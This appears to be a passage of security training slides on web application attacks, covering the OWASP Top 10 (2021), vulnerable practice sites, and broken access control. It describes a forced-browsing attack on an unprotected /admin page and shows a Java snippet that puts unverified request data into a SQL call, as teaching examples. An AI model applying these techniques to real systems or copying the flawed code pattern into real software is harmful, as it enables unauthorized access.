

# 14.1 WEB APPLICATION CONCEPTS

- Web App Architecture
- Programming Languages




# HOW WEB APPLICATIONS WORK


- Web apps use web pages to provide an interface between web servers and end users
- The web app can dynamically build, modify, or populate the web page
- They are independent of the operating system
- Users can access them from any device
- They use flexible technologies such as:
  - JSP, Servlets, Active Server Pages, SQL Server, .NET, and scripting languages
- Although they can enforce some security policies, they are vulnerable to various attacks such as SQL injection, cross-site scripting, and session hijacking



# WEB APPLICATION EXAMPLE



# POPULAR WEB APP TECHNOLOGIES




# 14.2 ATTACKING WEB APPS


- Web App Vulnerability Stack
- OWASP Top 10 2021
- Web App Hacking Practice Platforms



# HOW WEB ATTACKS WORK



# WEB APP VULNERABILITY STACK



# UNVALIDATED/UNSANITIZED INPUT

- This is the single biggest web app coding mistake!
  - It is responsible for more vulnerabilities than any other type of error
- Most web app attacks can be mitigated through input validation
- Disallow any characters that would not be part of normal input
- Make sure the app filters out or escapes metacharacters so they lose their special meaning
  - Note: The exact characters will depend on the programming language of the web app, the database server, and the operating system
- Examples:

`& | ; ` \ " ' ( ) < > * ? space [ ]`





# OWASP TOP 10 WEB APP VULNERABILITIES (2021)

- A01 - Broken Access Control
- A02 - Cryptographic Failures
- A03 - Injection
- A04 - Insecure Design
- A05 - Security Misconfiguration
- A06 - Vulnerable and Outdated Components
- A07 - Identification and Authentication Failures
- A08 - Software and Data Integrity Failures
- A09 - Security Logging and Monitoring Failures
- A10 - Server-Side Request Forgery



# WEB APP HACKING PRACTICE PLATFORMS

You can practice your web app hacking skills with these tools:

- [www.certifiedhacker.com](http://www.certifiedhacker.com)
  - Deliberately vulnerable website provided by EC-Council
- [testphp.vulnweb.com](http://testphp.vulnweb.com)
  - Test a deliberately vulnerable online site
- [Tryhackme.com](http://Tryhackme.com)
  - Step by step guided hacking practice on an online website
- **WebGoat**
  - Deliberately insecure web app provided by OWASP
- **beebox**
  - Download a virtual machine with many deliberate web app vulnerabilities
- **Metasploitable 2**
  - Download an Ubuntu VM that is deliberately vulnerable
  - Includes two vulnerable web apps: DVWA and Mutillidae
- [vulnhub.com](http://vulnhub.com)
  - Download deliberately vulnerable virtual machines.



# **14.3 A01 - BROKEN ACCESS CONTROL**

- Common Access Control Vulnerabilities
- Examples
- Countermeasures



# BROKEN ACCESS CONTROL

- Access control (aka authorization) is a security measure that:
  - Makes resources available to users that should have access
  - Denies access to users who should not have access
- Broken access control occurs when an issue with the access control enforcement allows a user to perform an action outside of the user's limits
- Example:
  - An attacker exploits a flaw in an application
  - Intent is to gain elevated access to a protected resource to which they are not entitled
  - The resulting privilege escalation lets the attacker perform unauthorized actions.



# COMMON ACCESS CONTROL VULNERABILITIES

## Violation of the principle of least privilege or deny by default

- Where access should only be granted for particular capabilities, roles, or users, but is available to anyone
- Bypassing access control checks by modifying the URL (parameter tampering or force browsing), internal application state, or the HTML page, or by using an attack tool modifying API requests
- Permitting viewing or editing someone else's account, by providing its unique identifier (insecure direct object references)
- Accessing API with missing access controls for POST, PUT and DELETE.



# COMMON ACCESS CONTROL VULNERABILITIES (CONT'D)


## Elevation of privilege

- Acting as a user without being logged in or acting as an admin when logged in as a user.
- Metadata manipulation, such as replaying or tampering with a JSON Web Token (JWT) access control token
- A cookie or hidden field manipulated to elevate privileges
- A CORS\* misconfiguration allows API access from unauthorized/untrusted origins
- Force browsing to authenticated pages as an unauthenticated user or to privileged pages as a standard user.

\*Cross-origin resource sharing (CORS) is a mechanism that allows a way for web pages to **access an API** or assets running on a server from a different restricted DNS domain



# CROSS-ORIGIN REQUEST EXAMPLE



# ATTACK EXAMPLE #1


The attacker uses forced browsing techniques to exploit an unprotected static directory on the target system

1. The attacker uses an automated scanning tool to search for unlinked resources on the target system and finds the following unprotected resource: **/admin**
2. The attacker initiates a forced browsing attack on the target system to verify whether administrative rights are required to access the admin page
3. The attacker accesses the admin page as an unauthenticated user and performs unauthorized actions.





# ATTACK EXAMPLE #1 (CONT'D)



# ATTACK EXAMPLE #2

- The application uses unverified data in a SQL call that is accessing account information:

```
pstmt.setString(1, request.getParameter("acct"));  
ResultSet results = pstmt.executeQuery( );
```

